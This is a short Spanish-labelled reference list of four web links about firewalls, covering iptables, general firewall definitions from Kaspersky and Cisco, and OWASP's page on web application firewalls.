Referencias	https://www.netfilter.org/projects/iptables/index.html https://latam.kaspersky.com/resource-center/definitions/firewall https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html https://www.owasp.org/index.php/Web_Application_Firewall